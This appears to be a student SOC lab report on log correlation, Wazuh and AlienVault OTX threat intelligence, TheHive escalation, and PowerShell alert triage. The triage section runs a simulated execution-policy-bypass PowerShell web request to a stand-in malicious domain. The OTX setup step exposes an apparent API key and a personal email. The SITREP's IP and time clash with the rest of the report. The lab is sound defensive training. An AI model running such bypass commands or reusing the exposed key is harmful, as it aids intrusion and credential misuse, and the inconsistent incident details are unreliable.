



1. Advanced Log Analysis

Introduction:

Advanced log analysis is the process of collecting, examining, correlating, and interpreting logs from multiple systems to identify security threats, suspicious behavior, system failures, and policy violations.

Security Operations Center (SOC) analysts use advanced log analysis to:

- Detect cyberattacks
- Investigate incidents
- Reduce false positives
- Understand attacker behavior

Logs come from many sources:

- Firewalls
- Endpoints
- Servers
- Applications
- IDS/IPS

1.1 Log Correlation

Log correlation is the process of connecting events from different log sources to identify meaningful attack patterns.

Example:

- Windows logs show multiple failed logins (Event ID 4625)
- Firewall logs show suspicious outbound traffic
- Together, this may indicate account compromise and data exfiltration.

Common Log Sources

Source	Purpose
Firewall Logs	Network activity
Windows Event Logs	Login/authentication events
EDR Logs	Endpoint behavior



Source	Purpose
DNS Logs	Domain lookups
Proxy Logs	Web traffic

Correlation Techniques

1.Rule-Based Correlation

Uses predefined rules.

Example:

- IF 5 failed logins occur within 2 minutes
- AND successful login follows
- THEN trigger brute-force alert

2.Time-Based Correlation

Matches events occurring within a specific timeframe.

3.Behavioral Correlation

Analyzes user or system behavior patterns.

Example:

- User normally logs in from India
- Suddenly logs in from another country
- SIEM flags anomaly

1.2 Anomaly Detection

Anomaly detection identifies unusual behavior that differs from normal system activity.

Types of Anomalies

1.User Behavior Anomalies

Examples:

- Login at unusual hours
- Excessive failed logins
- Unusual file access



2. Network Anomalies

Examples:

- High outbound traffic
- Connections to rare domains
- Unexpected protocol usage

3. System Anomalies

Examples:

- Sudden CPU spikes
- Unauthorized software installation
- Privilege escalation

Detection Methods

Statistical Analysis

Uses baseline metrics.

Example:

- Average login attempts = 3/day
- Current activity = 50 attempts/hour
- Alert generated

Rule-Based Detection

Uses predefined thresholds.

Example:

- Alert if data transfer exceeds 5GB

Machine Learning Detection

Uses AI models to detect abnormal behavior patterns.

1.3 Log Enrichment

Log enrichment means adding additional contextual information to raw logs.

Types of Log Enrichment

1. Geolocation Enrichment

Adds country/city details for IP addresses.



2. Threat Intelligence Enrichment

Matches IPs, domains, and hashes against threat feeds.

3. Asset Enrichment

Adds:

- Device owner
- Department
- Asset criticality

4. User Context Enrichment

Adds:

- User role
- Privilege level
- Business unit

Benefits of Log Enrichment

Benefit	Description
Faster investigations	Analysts get immediate context
Better prioritization	Critical assets receive higher priority
Reduced false positives	Better event understanding
Improved threat detection	IOC matching improves visibility

2. Threat Intelligence Integration

Introduction

Threat intelligence provides information about current and emerging cyber threats. SOC teams use this intelligence to improve detection, response, and proactive threat hunting.

2.1 Types of Threat Intelligence

1. Strategic Intelligence

High-level information for executives.

Examples:



- Threat trends
- Industry-targeted attacks

2.Tactical Intelligence

Information about attacker techniques.

Examples:

- Phishing methods
- Malware delivery techniques

3.Operational Intelligence

Details about ongoing attacks.

Examples:

- Attack campaigns
- Threat actor infrastructure

4.Technical Intelligence

Machine-readable indicators.

Examples:

- Malicious IPs
- File hashes
- Domains

Tactics, Techniques, and Procedures (TTPs)

TTPs describe attacker behavior patterns.

Tactics

High-level attack goals.

Techniques

Methods used to achieve goals.

Procedures

Specific implementation steps.

STIX and TAXII



STIX

Structured Threat Information eXpression.

Used for:

- Sharing threat intelligence
- Standardizing IOC data

TAXII

Trusted Automated eXchange of Indicator Information.

Used for:

- Automated intelligence sharing

2.2 Threat Intelligence Integration in SIEM

Workflow

Step 1: Collect Threat Feeds

Import IOC feeds into SIEM.

Step 2: Enrich Logs

Compare logs against threat feeds.

Step 3: Generate Alerts

Trigger alerts when matches occur.

Step 4: Investigate and Respond

Analysts validate and respond to threats.

3. Incident Escalation Workflows

Introduction

Incident escalation workflows ensure security incidents are handled efficiently by the correct SOC teams.

Proper escalation:

- Reduces response time
- Improves coordination
- Minimizes business impact

3.1 SOC Tier Structure

Tier 1 – Alert Triage



Responsibilities

- Monitor alerts
- Validate false positives
- Initial analysis
- Create incident tickets

Skills Required

- SIEM monitoring
- IOC identification
- Basic investigation

Tier 2 – Incident Investigation

Responsibilities

- Deep investigation
- Malware analysis
- Threat containment
- Root cause analysis

Skills Required

- Log analysis
- Threat hunting
- Endpoint analysis

Tier 3 – Advanced Analysis

Responsibilities

- Advanced forensics
- Threat intelligence
- Detection engineering
- Incident recovery support

Skills Required

- Reverse engineering
- Advanced threat analysis
- SIEM tuning



Escalation Criteria

Criteria	Description
Severity	Critical or High alerts
Scope	Multiple systems affected
Complexity	Requires advanced investigation
Business Impact	Sensitive systems involved

Escalation Workflow Process

Step 1: Detection

SIEM generates alert.

Step 2: Triage

Tier 1 validates alert.

Step 3: Escalation

Incident assigned to Tier 2 or Tier 3.

Step 4: Investigation

Detailed analysis performed.

Step 5: Containment

Threat isolated.

Step 6: Recovery

Systems restored.

Step 7: Lessons Learned

Post-incident review conducted.

3.2 Communication Protocols

SITREP (Situation Report)

Components

- Incident summary
- Affected systems
- Indicators of compromise

Stakeholder Communication



Internal Stakeholders

- SOC Manager
- IT Team
- Legal Team
- Management

External Stakeholders

- Customers
- Regulatory authorities
- Third-party vendors

3.3 SOAR and Automation

Security Orchestration, Automation, and Response (SOAR) platforms automate repetitive security tasks.

Common SOAR Functions

Function	Example
Ticket creation	Auto-create incident ticket
Alert enrichment	Add IOC context
Notification	Send escalation email
Containment	Block malicious IP

1.Advanced Log Analysis

Objective

Perform centralized log monitoring, correlate suspicious events, detect anomalies, and enrich logs with contextual threat intelligence using Elastic Security and Security Onion.

Tools Used:

- Elastic Security
- Security Onion
- Google Sheets.

Environment Setup



The Elastic Stack services were started successfully:

```
sudo systemctl start elasticsearch
```

```
sudo systemctl start kibana
```

```
sudo systemctl start filebeat
```

Kibana was accessed through:

<http://localhost:5601>

Log Correlation Investigation

Objective

Identify suspicious activity by correlating:

- Failed login attempts (Event ID 4625)
- Outbound traffic events
- Common source IP addresses

Procedure

Step 1 — Failed Login Search

In Kibana Discover, the following query was used:

```
event_id:4625
```

Step 2 — Outbound Traffic Search

The following network query was analyzed:

```
destination_ip:*
```

Step 3 — Correlation Findings

The same source IP address (10.138.226.136) generated:

- Multiple failed login attempts
- Suspicious outbound DNS requests



Ingest Logs:

The screenshot shows the Elastic Dev Tools console. On the left, the 'Shell' tab contains a series of commands to create an index and ingest logs. On the right, the 'Console' tab shows the JSON document that was ingested.

```
1 {
2   "_index": "soc-logs",
3   "_id": "TPWpP4Bu8RHtZPLEqq",
4   "_version": 1,
5   "result": "created",
6   "shards": {
7     "total": 2,
8     "successful": 1,
9     "failed": 0
10  },
11   "_seq_no": 10,
12   "_primary_term": 1
13 }
```


Correlation logs:

The screenshot shows the Elastic Discover interface. The search bar contains the query `source_ip: 10.138.226.136`. The left sidebar shows the 'Available fields' and 'Meta fields' sections. The main area displays a list of documents with the following fields: `@timestamp`, `source_ip`, `destination_ip`, `event_id`, `event_type`, `username`, `_id`, and `_score`. The documents are sorted by `@timestamp` in descending order.

Document	source_ip	destination_ip	event_id	event_type	username	_id	_score
1	10.138.226.136	8.8.8.8	4625	failed_login	admin	TPWpP4Bu8RHtZPLEqq	-
2	10.138.226.136	10.0.0.5	4625	failed_login	admin	SvWtP4Bu8RHtZPLEqq	-
3	10.138.226.136	10.0.0.5	4625	failed_login	admin	RvWtP4Bu8RHtZPLEqq	-
4	10.138.226.136	10.0.0.5	4625	failed_login	admin	RPWpP4Bu8RHtZPLEqq	-



Correlated Event Table:



	A	B	C	D	E	F	G	H	I
1		Timestamp	Event ID	Source IP	Destination IP	Notes			
2		2025-08-18 17:30:00	4625	10.138.226.136	10.0.0.5	Failed admin login attempt			
3		2025-08-18 17:30:00	4625	10.138.226.136	10.0.0.5	Multiple failed login attempts			
4		2025-08-18 17:32:00	DNS	10.138.226.136	8.8.8.8	Suspicious outbound DNS request			
5									
6									
7									

Analysis of Findings

The investigation revealed repeated failed administrator login attempts originating from the same source IP. Shortly after the authentication failures, outbound DNS communication to Google DNS (8.8.8.8) was detected.

1.2 Anomaly Detection Rule Creation

Objective

Detect high-volume outbound traffic transfers greater than 1 MB within one minute.

Procedure

Using the Elastic Dev Tools Console, a mock outbound traffic event was inserted into the soc-logs index. The event simulated a large file transfer exceeding the configured threshold of 1 MB within one minute.

The following fields were included in the simulated log:

Field	Value
Source IP	10.138.226.136
Destination IP	8.8.8.8
Protocol	HTTP
Bytes Out	2500000
Event Type	outbound_traffic
Notes	Large file transfer simulation



Create an Elastic rule :

The screenshot shows the Elastic Security console interface. On the left, there's a sidebar with navigation options like Dashboards, Rules, Alerts, Attack discovery, Findings, Cases, Timelines, Intelligence, and Explore. The main area is titled 'About' and contains a 'Description' section stating: 'Detects unusually high outbound network traffic where bytes_out exceeds 1MB within a short time window. This may indicate data exfiltration or abnormal file transfers.' Below this, it shows 'Severity' as High, 'Risk score' as 80, and 'Max alerts per run' as 100. To the right, the 'Definition' section shows 'Index patterns' as 'apm-* transaction-* auditbeat-* endgame-* filebeat-* logs-* packetbeat-* trace-logs-* winlogbeat-* *-*elastic-cloud-logs-*', 'Custom query' as 'bytes_out >= 1048576', 'Custom query language' as 'KQL', 'Rule type' as 'Query', and 'Timeline template' as 'None'. The 'Schedule' section shows 'Runs every' as '1m' and 'Additional look-back time' as '1m'.

The screenshot shows the Elastic Dev Tools Console. The left pane contains a script for creating an index and inserting a document. The right pane shows the JSON document being inserted. The document is a log entry with the following fields: '@timestamp': '2026-05-19T14:30:00', 'event.type': 'outbound.traffic', 'source.ip': '10.138.226.136', 'destination.ip': '8.8.8.8', 'protocol': 'HTTP', 'bytes.out': 2500000, and 'notes': 'Large file transfer simulation'. The right pane also shows the KQL query used to filter the logs: 'bytes_out >= 1048576'.

The bytes_out value (2500000) exceeds the configured detection threshold (1048576 bytes / 1 MB), meaning the activity matches the anomaly detection rule for suspicious large outbound transfers.

Simulated Outbound Traffic Event

A simulated outbound traffic event was created using the Elastic Dev Tools Console to test the anomaly detection rule. The event was inserted into the soc-logs index using the Elasticsearch API.

The simulated log included:

- Source IP: 10.138.226.136
- Destination IP: 8.8.8.8
- Protocol: HTTP
- Bytes Out: 2500000



- Event Type: outbound_traffic

1.3 Log Enrichment Using GeoIP in Elastic Security

Introduction

In cybersecurity monitoring, IP addresses alone provide limited context. GeoIP enrichment enhances logs by adding:

- Country
- City
- Region
- Latitude and Longitude
- Geographic coordinates

Tools Used

Tool	Purpose
Elastic Security	Log analysis and enrichment
Kibana	Log visualization
GeoIP Processor	Adds geographical metadata to IP addresses

geoip-enrichment-pipeline

Processors

```
[
  {
    "geoip": {
      "field": "source_ip",
      "target_field": "geo"
    }
  }
]
```

× Close

Manage ^



Threat Intelligence Integration

Introduction

Threat intelligence is the collection and analysis of information related to malicious IP addresses, domains, malware hashes, and attacker techniques. Security teams use this information to detect and prevent cyberattacks.

AlienVault OTX

AlienVault OTX is an open threat intelligence platform that shares global IOC data collected from security researchers and organizations.

Features:

- IOC sharing
- Threat reputation lookup
- Malware pulse feeds
- API integration support

Wazuh

Wazuh is an open-source SIEM and XDR platform used for:

- Log analysis
- Threat detection
- Security monitoring
- File integrity monitoring

MITRE ATT&CK T1078 – Valid Accounts

T1078 Valid Accounts refers to attackers using legitimate credentials to gain unauthorized access.

Common indicators:

- Suspicious logins
- Multiple authentication attempts

Architecture Diagram

AlienVault OTX Feed



Wazuh Manager



Threat Intelligence Matching



Alert Enrichment



Wazuh Dashboard / TheHive



Procedure

Step 1: Create AlienVault OTX Account

Open:

[AlienVault OTX Official Website](#)

- Register/Login
- Navigate to Profile Settings
- Copy the API Key

OTX Key

59fb5fc26adaeb14f32c39a0d0lee474050df0e4bd13ea49423a3c9d014540cb

Regenerate OTX API Key

[Connect to LevelBlue USM or LevelBlue OSSIM](#)

Account Settings

The following e-mail addresses are associated with your account:

shindesayli09@gmail.com	VerifiedPrimary
-------------------------	-----------------

Enter New Email Address

Add E-Mail

Step 2: Configure Wazuh Integration

Open terminal:

- `sudo nano /var/ossec/etc/ossec.conf`

```
GNU nano 8.7 /var/ossec/etc/ossec.conf
Wazuh - Manager - Default configuration for Kali 2025.4
More info at: https://documentation.wazuh.com
Mailing list: https://groups.google.com/forum/#!forum/wazuh
--
<ossec_config>
<global>
  <jsonout_output>yes</jsonout_output>
  <alerts_log>yes</alerts_log>
  <logall>no</logall>
  <logall_json>no</logall_json>
  <email_notification>no</email_notification>
  <smtp_server>smtp.example.wazuh.com</smtp_server>
  <email_from>wazuh@example.wazuh.com</email_from>
  <email_to>recipient@example.wazuh.com</email_to>
  <email_maxperhour>12</email_maxperhour>
  <email_log_source>alerts.log</email_log_source>
  <agents_disconnection_time>10m</agents_disconnection_time>
  <agents_disconnection_alert_time>0</agents_disconnection_alert_time>
</global>
<integration>
  <name>custom-otx</name>
  <group>syslog</group>
  <alert_format>json</alert_format>
</integration>
<alerts>
  <log_alert_level>3</log_alert_level>
  <log_alert_level>3</log_alert_level>
</alerts>
</ossec_config>

Help      Write Out  Where Is  Cut       Execute   Location  M-U       M-A       M-L       To Bracket
Exit      Read File  Replace   Paste     Justify   Go To Line M-E       M-G       Copy      Where Was
```




Step 3: Restart Wazuh Manager

- `sudo systemctl restart wazuh-manager`

Check service status:

- `sudo systemctl status wazuh-manager`

Step 4: Generate Mock IOC Event

Generate a test log containing a malicious IP:


- `logger "Malicious IP detected: 10.138.226.136"`

Step 5: Verify IOC Matching

In Wazuh Dashboard:

- Open **Security Events**
- Search:

10.138.226.136




Alert Enrichment

Step 1: Open Wazuh Dashboard

Navigate to:

- Threat Hunting
- Security Events

Step 2: Search Alert





Step 3: Analyze Enriched Data

The alert contains:

- IP address reputation
- Pulse source
- Threat classification

1.3 Threat Hunting Activity

Step 1: Open Threat Hunting Module


In Wazuh Dashboard:

- Go to Threat Hunting
- Open Discover tab

Step 2: Run Query

Use query:

NOT user.name : "system"



Step 3: Analyze Logs

Observed Indicators:

- Successful login events
- Multiple authentication attempts
- Non-system account activity

Findings

- AlienVault OTX integration successfully imported threat intelligence feeds.
- Wazuh detected IOC matches for malicious IP addresses.
- Alerts were enriched with threat reputation information.
- Threat hunting identified suspicious authentication activity related to valid accounts.



- Wazuh provided centralized monitoring and visibility into security events.

Threat Hunting Summary (50 Words)

Threat hunting in Wazuh identified suspicious login events associated with non-system accounts using the query NOT user.name : "system". Analysis revealed repeated authentication attempts and unusual account activity patterns. These indicators may suggest unauthorized credential usage consistent with MITRE ATT&CK technique T1078 (Valid Accounts) and potential lateral movement attempts.

3. Incident Escalation

Objectives

- Create and manage an incident case in TheHive
- Escalate a High-priority alert to Tier 2 analysts
- Draft a SITREP document in Google Docs
- Configure workflow automation in Splunk Phantom
- Test the playbook using a mock alert

Tools Used

Tool	Purpose
TheHive	Incident case management
Google Docs	SITREP documentation
Splunk Phantom	Security orchestration and automation

Procedure

Part A – Incident Escalation in TheHive

Step 1: Access TheHive

- Opened TheHive dashboard in the browser.
- Logged in using analyst credentials.



Step 2: Create Incident Case


Created a new case with the following information:

Field	Value
Title	Unauthorized Access on Server-Y
Severity	High
Tags	unauthorized-access, T1078
Description	Multiple suspicious login attempts detected from IP 10.138.226.136

Step 3: Add Observables

Added observables to the case:

- IP Address: 10.138.226.136
- Hostname: Server-Y
- MITRE ATT&CK: T1078



Step 4:

Escalate Incident

- Assigned the case to Tier 2 analysts.
- Added escalation notes.
- Changed status to “In Progress”.

Escalation Summary

A High-priority unauthorized access alert was detected on Server-Y. Multiple suspicious authentication attempts originated from IP address 10.138.226.136 and matched MITRE ATT&CK technique T1078 (Valid Accounts). Initial analysis suggested possible credential compromise. The affected system was isolated from the network to prevent lateral movement. Relevant observables and logs were collected for further analysis. Due to the severity of the incident and potential unauthorized account usage, the case was escalated to Tier 2 analysts for advanced forensic investigation, containment verification, and threat hunting activities.

1.2 SITREP Draft in Google Docs



Situation Report

Title

Unauthorized Access on Server-Y

Situation Report (SITREP)

Incident Title: Unauthorized Access on Server-Y

Date & Time Detected: 2025-08-18 13:00

Affected System: Server-Y

Source IP Address: 192.168.1.200

MITRE ATT&CK Technique: Valid Accounts (T1078)

Incident Summary:

Unauthorized access activity was detected on Server-Y at 13:00 on 18 August 2025. The suspicious login originated from IP address 192.168.1.200. The activity matched MITRE ATT&CK Technique T1078 (Valid Accounts), indicating possible misuse of legitimate credentials.

Actions Taken

- Server-Y was isolated from the network to prevent further access.
- Incident was escalated to Tier 2 analysts for deeper investigation.
- Logs were preserved for forensic analysis.
- Monitoring was enabled for related systems and accounts.

Current Status

Investigation is ongoing. Tier 2 analysts are reviewing authentication logs and system activity to determine the source and impact of the unauthorized access attempt.

Actions Taken

- Server-Y was isolated from the network to prevent further access.
- Incident was escalated to Tier 2 analysts for deeper investigation.
- Logs were preserved for forensic analysis.
- Monitoring was enabled for related systems and accounts.

1.3 Workflow Automation in Splunk Phantom

Objective

Automate assignment of High-priority alerts to Tier 2 analysts.

Playbook Workflow


The following workflow was configured:

1. Playbook Triggered
2. Filter severity == “high”
3. Update Container:
 - Owner: Tier2
 - Label: Escalated
 - Severity: High



4. Add Note:

- “High priority alert auto-assigned to Tier 2



Mock Alert Used

```
{
  "name": "Unauthorized Access Alert",
  "severity": "high",
  "source_ip": "10.138.226.136",
  "host": "Server-Y"
}
```

Outcome

- Alert severity identified as High
- Incident automatically assigned to Tier 2
- Escalation label added
- Investigation note appended successfully
- Workflow automation completed without errors

Conclusion

This practical demonstrated the importance of incident escalation and workflow automation in Security Operations Centers. TheHive enabled efficient incident tracking and escalation,



while Splunk Phantom automated repetitive tasks, reducing response time and improving incident management efficiency. The exercise also highlighted the role of MITRE ATT&CK mapping in understanding attacker techniques and improving security operations.

4. Alert Triage with Threat Intelligence

Objective

The objective of this practical was to simulate alert triage operations in a Security Operations Center (SOC) using Wazuh. The activity involved generating a suspicious PowerShell execution alert, analyzing the alert details, extracting Indicators of Compromise (IOCs), and validating the IOC using VirusTotal and AlienVault OTX.

Tools Used

Tool	Purpose
Wazuh	Security monitoring and alert detection
VirusTotal	IOC reputation and malware analysis
AlienVault OTX	Threat intelligence validation
PowerShell	Generate suspicious activity

Procedure

Step 1: Alert Generation

A suspicious PowerShell command was executed on the monitored Windows system to simulate malicious activity.

Command used:

powershell -ExecutionPolicy Bypass -Command "Invoke-WebRequest <http://malicious-test.com>"

The command attempted to access an external domain while bypassing PowerShell execution policies. Although the domain was unreachable, the activity generated PowerShell execution logs.

Step 2: Alert Monitoring in Wazuh

The generated event was monitored in the Wazuh dashboard.

Navigation path:

Wazuh Dashboard → Security Events

Search filters used:



- powershell
- Invoke-WebRequest
- Event ID 4104

Wazuh successfully detected suspicious PowerShell behavior and generated an alert for investigation.

Alert Analysis

The alert indicated that a PowerShell process executed with bypass execution policy settings. Such behavior is commonly associated with malicious scripts, post-exploitation frameworks, and attacker persistence mechanisms.

The investigation identified:

- PowerShell execution policy bypass
- Web request attempt to external domain
- Potential malicious scripting activity

The event was categorized as a high-priority alert due to its association with attacker techniques.

IOC Validation Using VirusTotal

The screenshot shows the VirusTotal analysis interface for a file with SHA256 hash 838c4c2573848f58e74332341a7ca6bc5cd86a8aec7d644137d53b4d597f10f5. The file is named 'ip_list.txt' and is a 7 B text file. The analysis shows that no security vendors flagged this file as malicious. The file is categorized as 'text'. The interface includes tabs for DETECTION, DETAILS, RELATIONS, and COMMUNITY. A table titled 'Security vendors' analysis' shows results from various vendors, all indicating 'Undetected'.

Security vendors' analysis	
Acronis (Static ML)	Undetected
AliCloud	Undetected
Antiv-AVL	Undetected
AhnLab-V3	Undetected
ALYac	Undetected
Arcabit	Undetected

Findings

- The domain did not resolve successfully.
- No confirmed malware detections were identified.



- The behavior pattern resembled suspicious web request activity commonly used in malicious scripts.

IOC Validation Using AlienVault OTX

The same IOC was investigated using AlienVault OTX.

The screenshot displays the AlienVault OTX interface. At the top, there's a navigation bar with links like 'Open Threat Exchange', 'Dashboard', 'Browse', 'Scan Endpoints', 'Create Pulse', 'Submit Sample', and 'API Integration'. A search bar contains the file hash '838c4c2573848f58...' and the user 'MOKSHADA'. Below the navigation bar, the file hash is prominently displayed with a link to 'Add to Pulse'. The main section is titled 'Analysis Overview' and contains several data points: 'Related Pulses' (2), 'Related Tags' (23), 'File Type' (No Analysis Available), and 'External Resources' (VirusTotal). At the bottom, there are tabs for 'Analysis', 'Related Pulses', 'Integrations', and 'Comments (0)'. The 'Related Pulses' tab is currently selected, showing a link to 'User Created (2)'.

IOC Validation Summary (50 Words)

The suspicious PowerShell execution alert was analyzed using Wazuh and validated with VirusTotal and AlienVault OTX. The command attempted to access an external domain using execution policy bypass techniques. Although no confirmed malware detection was found, the activity matched suspicious scripting behavior commonly associated with malicious PowerShell-based attacks.

Conclusion

This practical demonstrated how SOC analysts can investigate suspicious PowerShell execution alerts using Wazuh and validate related indicators through threat intelligence platforms. The activity improved understanding of alert triage, IOC analysis, and incident investigation procedures commonly performed in modern security operations environments.

5.Evidence Preservation and Analysis

Objective



The objective of this practical activity was to collect, preserve, and analyze volatile forensic evidence from a Windows virtual machine using Velociraptor and FTK Imager. The exercise focused on acquiring active network connection data, collecting a memory dump, generating SHA256 hashes for integrity verification, and maintaining proper chain-of-custody documentation.

Tools Used

Tool	Purpose
